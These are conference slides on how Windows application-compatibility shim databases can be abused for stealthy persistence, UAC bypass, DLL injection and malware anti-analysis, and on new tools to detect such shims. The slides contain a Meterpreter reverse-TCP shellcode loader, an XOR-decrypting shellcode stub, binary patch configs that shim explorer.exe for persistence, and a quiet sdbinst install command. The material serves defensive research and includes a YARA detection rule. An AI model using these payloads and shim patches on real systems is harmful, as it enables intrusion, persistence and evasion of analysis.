Sean Pierce, CISSP
Threat Emulation Engineer

- Twitter @secure_sean
- Code: http://github.com/securesean
- Website: http://sdb.tools/
- Email: sdb at secure sean dot com

Disclaimer:
- Not a Developer
- Not an iSIGHT Rep

iSIGHTPARTNERS℠

- Best commercial cyber threat intelligence provider on the planet
- 300 Experts. 24 Languages 16 Countries.
- Forward looking, adversary focused intelligence, actionable advice
- Intelligence for multiple levels: executive, operational and technical

www.isightpartners.com

History of Application Compatibility

- **Third Party bugs**
  - Case study: Windows 95 + The SimCity®
  - Flush File Cache
  - Undocumented structs/API's
- **OS Bugs**
  - Case study: Synchronous Buffer Commits
- "Windows lies to 32-bit apps … but it's ok because we can make it lie to 64-bit apps too" - Greg

- **Fix**
- **Mode**
- Shim
- Fix/Mode Configurations are held in **Shim** Database (.sdb) files

1. Parent Process calls CreateProcess()
   1. Parent Process checks if process should be shimmed
   2. Child Process Resources and shimming code are inserted and initialized
   3. Typically the shim hooks the Import Address Table (IAT)
2. Child Process begins executing
   1. The shimming code intercepts and manipulates API calls

- Microsoft Fix it Patches

- EMET

- Third party software

	Mitigation	XP	Server 2003	Vista	Server 2008	Win7	Server 2008 R2	Win8	Server 2012
System Mitigations	DEP	✔	✔	✔	✔	✔	✔	✔	✔
	SEHOP	✖	✖	✔	✔	✔	✔	✔	✔
	ASLR	✖	✖	✔	✔	✔	✔	✔	✔
Application Mitigations	DEP	✔	✔	✔	✔	✔	✔	✔	✔
	SEHOP	✔	✔	✔	✔	✔	✔	✔	✔
	NULL Page	✔	✔	✔	✔	✔	✔	✔	✔
	Heap Spray	✔	✔	✔	✔	✔	✔	✔	✔
	Mandatory ASLR	✖	✖	✔	✔	✔	✔	✔	✔
	EAF	✔	✔	✔	✔	✔	✔	✔	✔
	Bottom-up	✔	✔	✔	✔	✔	✔	✔	✔
	Load library checks	✔	✔	✔	✔	✔	✔	✔	✔
	Memory protection checks	✔	✔	✔	✔	✔	✔	✔	✔
	Simulate execution flow	✔	✔	✔	✔	✔	✔	✔	✔
	Stack pivot	✔	✔	✔	✔	✔	✔	✔	✔

Enhanced Mitigation Experience Toolkit

Enable the CVE-2014-0322 Workaround

| Name	Date modified	Type	Size
IE9-10shim.sdb	2/17/2014 12:58 PM	SDB File	6 KB

Application Compatibility Toolkit

Demo:

- Undocumented trick
- Create fix
- Create sdb file
- Install sdb file

Caveats

- Public version
- Does not show patch info
- Need to be Admin

System Alterations

- Registry
- File System

iSIGHTPARTNERS℠

- **Registry**
- Registry keys:
  - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags**Custom**
  - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags**InstalledSDB**
- Default File Locations
  - C:\Windows\AppPatch\Custom\
  - C:\Windows\AppPatch\Custom\Custom64\

- Registry
- **Check add/remove programs**
  only with sdbinst.exe
- Yara/Snort rules

Uninstall or change a program

To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.

Organize ▼   Uninstall/Change

Name	Publisher	Installed On	Size	Version
putty_dll_inject		1/16/2015		
Microsoft .NET Framework 4.5.1 Multi-Targeting Pac...	Microsoft Corporation	1/15/2015	74.5 MB	4.5.50932
Microsoft SQL Server 2012 Data-Tier App Framework ...	Microsoft Corporation	1/15/2015	10.1 MB	11.1.2902.0

Detection

- Registry
- Check add/remove programs
- **Yara/Snort rules**

```
rule sdb
{
    meta:
    author = "Sean Pierce"
     description = "Shim Database files"

    strings:
    $magic = { 73 64 62 66  }

  condition:
    $magic at 8 and
    md5 != "B02B4B8924F019BDE57484A55DC5CA57" and
    md5 != "BA17F2DA98A8A375D22CB33C8E83A146" and
    md5 != "EC9D5F0AE38EC4A97E70960264B7D07D" and
    md5 != "4C7B2F691885878EDBAE48760A7E3FB9" and
    md5 != "1D8C1280D38C526C7041E72DB8D70DC1" and
    md5 != "8006552125C9D590843192543668BB0B"
}
```

- Targeted Persistence. Similar to, but more powerful than
  `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options`
- API Logging
- Kill any app
- Catch all creds for an app
- Redirect app logs
- Snoop/redirect network traffic for an app
- Trojanize any app
- Force vulnerable DLL loading
- Subvert system integrity
- UAC prompt bypass (Patched with KB3045645)
- **Malware obfuscation**

UAC application manifest flag

- sdbinst.exe
- SndVol.exe
- cleanmgr.exe
- control.exe
- syskey.exe
- 70+ classically that are signed

```
<asmv3:windowsSettings
xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
    <autoElevate>true</autoElevate>
</asmv3:windowsSettings>
```

Note: This was changed in KB3045645

Name	Command-line	Module
☑ 🔧 RedirectEXE		

ℹ️ **RedirectEXE**
This compatibility fix calls WinExec on the passed command line, and then terminates the caller process. The command line can contain any environment variables that need to be passed to the executable. If the command line starts with a '+', the app directory is added to the path.

⬇

"C:\Windows\system32\sdbinst.exe" /q
"C:\Users\%USERNAME%\AppData\Local\Temp\\..\..\LocalLow\com.%USERNAME%.sdb"

Timeline of ACT usage in malware

- Make a DLL that Exports:
  - GetHookAPIs(char *, ushort *, ulong *)
  - NotifyShims(char *, unsigned __int16 *, unsigned __int32 *)
- Make an .sdb file that specifies that DLL

iSIGHT PARTNERS℠

I prefer stealth and misdirection

- Malware
  - Anti-Analysis
  - Old to New
- Putty
  - InjectDll with Metasploit, PuttyRider
- Firefox
  - CorrectFilePath for the profile
- Autoruns
  - VirtualRegistry to hide malware
- Shim explorer.exe
  - Hot patch

iSIGHTPARTNERS℠

- Benign Executables
  - 'InjectDll' and 'LoadLibraryRedirect' Fixes via a UNC path
  - Patching in new code and/or utilizing existing code akin to
  - ROP (Return Oriented Programming) chains
- Dependently Malicious Executables
  - 'kill switch'
  - 'IgnoreException' Fix
  - Hot patching instructions to redirect program flow
- Obfuscated Executable
  - The target executable will fail completely without the shim.

Simple Malware Anti-analysis

```
// msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.0.1 lport=4444 EXITFUNC=none -f c
unsigned char shellcode[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x00\x00\x01\x68"
"\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff"
"\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58"
"\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9"
"\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x75\xee\xc3";

int main(void){
    // EB FE JMP to self
    __asm {
    label:
        jmp label
    }

    int(*funct)();
    funct = (int(*)()) shellcode;
    (int)(*funct)();

    return 0;
}
```

```
1   !sdbpatch
2   APP=malware1.exe
3   DBNAME=malware1
4   # Target:   P:  target name, checksum
5   # Replace:  R:  module, RVA, hex of bytes to write
6   # Match     MR: module, RVA, bytes to find, bytes to write
7   P:malware1.exe,0x13a48a90
8       R:malware1.exe,0x1000,9090
9   !endsdbpatch
```

Simple Malware Anti-analysis

```
1  !sdbpatch
2  APP=malware1.exe
3  DBNAME=malware1
4  # Target:    P:  target name, checksum
5  # Replace:   R:  module, RVA, hex of bytes to write
6  # Match     MR: module, RVA, bytes to find, bytes to write
7  P:malware1.exe,0x13a48a90
8      R:malware1.exe,0x1000,9090
9  !endsdbpatch
```

Administrator: C:\Windows\System32\cmd.exe

```
C:\SDB\Demo Malware>sdb-explorer.exe -C malware1.conf -o malware1.sdb
Creating new Database: malware1.sdb

Application: malware1.exe
Database Name: malware1
Patch: malware1.exe,0x13a48a90
Replace: malware1.exe,0x1000,9090
ending....
Completed Processing
malware1.exe
        APP: malware1.exe CHECKSUM: 13a48a90 Total Patch Size: 86
              MOD: malware1.exe OPCODE: 2 SIZE: 2 RVA: 00001000
                    90 90

C:\SDB\Demo Malware>sdbinst -p malware1.sdb
Installation of malware1 complete.
```

iSIGHTPARTNERS℠

```c
#define SHELLCODE_SIZE  281
unsigned char shellcode[SHELLCODE_SIZE] =
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68";

// same size and will decrypt by default to something benign
unsigned char shellcodeKey[SHELLCODE_SIZE] =
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff";

int main(void){
    int i = 0;
    for (i = 0; i < SHELLCODE_SIZE; i++)
        shellcode[i] = shellcode[i] ^ shellcodeKey[i];

    int(*funct)();
    funct = (int(*)()) shellcode;
    (int)(*funct)();

    return 0;
}
```

- ShellcodeKey will be replaced at runtime to decrypt malicious code
- Neither the patch nor the target program will have the real shellcode

```
1  !sdbpatch
2  APP=malware2.exe
3  DBNAME=malware2
4  # Target:    P:  target name, checksum
5  # Replace:   R:  module, RVA, hex of bytes to write
6  # Match      MR: module, RVA, bytes to find, bytes to write
7  P:malware2.exe,0x13a48a90
8      R:malware1.exe,0x2020,0c4b8b581c01d38b048b01d0894424ea0
9  !endsdbpatch
```

Simple Persistence Explorer Shim

```
1    !sdbpatch
2    APP=explorer.exe
3    DBNAME=explorer calc
4    # Windows 7 x86
5    P:explorer.exe,0x2873a5
6        R:explorer.exe,0x24f01,e8fab60800ebf9
7        R:explorer.exe,0xb0600,906081ec8000000031c03...
8    # Windows 7 x64
9    P:%windir%/explorer.exe,0x2c8af6
10       MR:explorer.exe,0x202dc,48895C2410,E91F890900
11       R:explorer.exe,0xB8C00,9050535152565741504 15...
12   # Windows 8 x86
13   P:explorer.exe,0x20e478
14       R:explorer.exe,0x18408,e8f3f50d00ebf9
15       R:explorer.exe,0xf7a00,906081ec8000000031c03...
16   !endsdbpatch
```

- **Disable via Group Policy**
  (not recommended)

- **Remove Shim Engine**
  (NOT recommended)

- **Remove sdb installer: C:\Windows\System32\sdbinst**
  (not effective)

- **No Admin access**

iSIGHTPARTNERS℠

- Microsoft Application Compatibility Toolkit (public version)
- sdbinst.exe
- Shim Cache Parser and Shimcache Memory Scan
- sdb-explorer.exe
- shims.exe
- python-sdb

… None help with prevention or detection of malicious shims…

New Tools

iSIGHTPARTNERS℠

|	
Detect	*Shim-File-Scanner* 　Scans Files/Folders for non-default shims 　Checks registry for installed shims *Shim-Process-Scanner* 　Will search all processes for PEB shim flags 　Checks for Shim App Helper DLL's are in the process space *Shim-Process-Scanner-Lite* 　Simple script to find loaded Shim App Helper DLL's
Prevent	*Shim-Guard* 　Detects and alerts on newly installed shims *Shim-Guard-Lite* 　Flexible Powershell based script 　Alerts on newly installed shims
Respond	*Sdb Ingest Module (Autopsy®)* 　Searching for SDB files and analyzes them *Sdb Scanner (Volatility)* 　Scans for Shimmed processes

- Autopsy® is an open source graphical forensic file/drive analysis kit built on the command line tools in Sleuth Kit®

- An Ingest Module is an Autopsy plugin that searches for and displays information about sdb files via sdb-explorer

- Volatility is an open source advanced memory forensics framework.

- Malicious shims are easy to create and widely supported
- Malicious shims are already being used in the wild
- There is no method of prevention or detection (until now)

- "no shim is available to bypass the Windows 7 User Account Control" –Microsoft
  - RedirectEXE Fix
  - LoadLibraryRedirect Fix
- "This limitation is by design and is intended to reduce the risk to system security posed by allowing non-Microsoft parties to inject potentially harmful code into the loading process" –Microsoft
  - InjectDll Fix
  - Custom Fixes
- "you are not opening any additional security vulnerability." -Microsoft
  "you cannot use shims to bypass any security mechanisms present in Windows" -Microsoft
  - DisableAdvancedRPCClientHardening, Fix
  - DisableWindowsDefender Fix
  - DisableASLR Fix
  - DisableSeh Fix
  - DisableNX Fix

- Example: Is there anything that can't be shimmed?

github.com/securesean and sdb.tools

@secure_sean

sdb at secure sean dot com

(In case you suddenly realized I'm cool)

- Peeps: Jon, Greg, Wyat, & Patrick,
- Special Thanks to Elma, Ross, Zach, and 9gag.com

- Other Resources:
  - iSIGHT blog
  - http://blogs.msdn.com/b/oldnewthing/ - Raymond Chen
  - http://blogs.msdn.com/b/cjacks/ - Chris Jackson
  - http://www.alex-ionescu.com/ - Alex Ionescu
- Misc.
  - I apologize that Application Compatibility is the source of so much pain

iSIGHTPARTNERS℠

Security Related Prior Work

2007	**Alex Ionescu: Secrets of the Application Compatibility Database (SDB)**
2012	**Security Company Recx Posted "Windows AppCompat Research Notes"**
2013	**2013 Mark Baggett. DerbyCon 2013: Owned By Default!**
2014	**Graham Posts "Shimming your way past UAC"** **Jon Erickson @ BlackHat Asia: Persist It. Using and Abusing Microsoft Fix It Patches**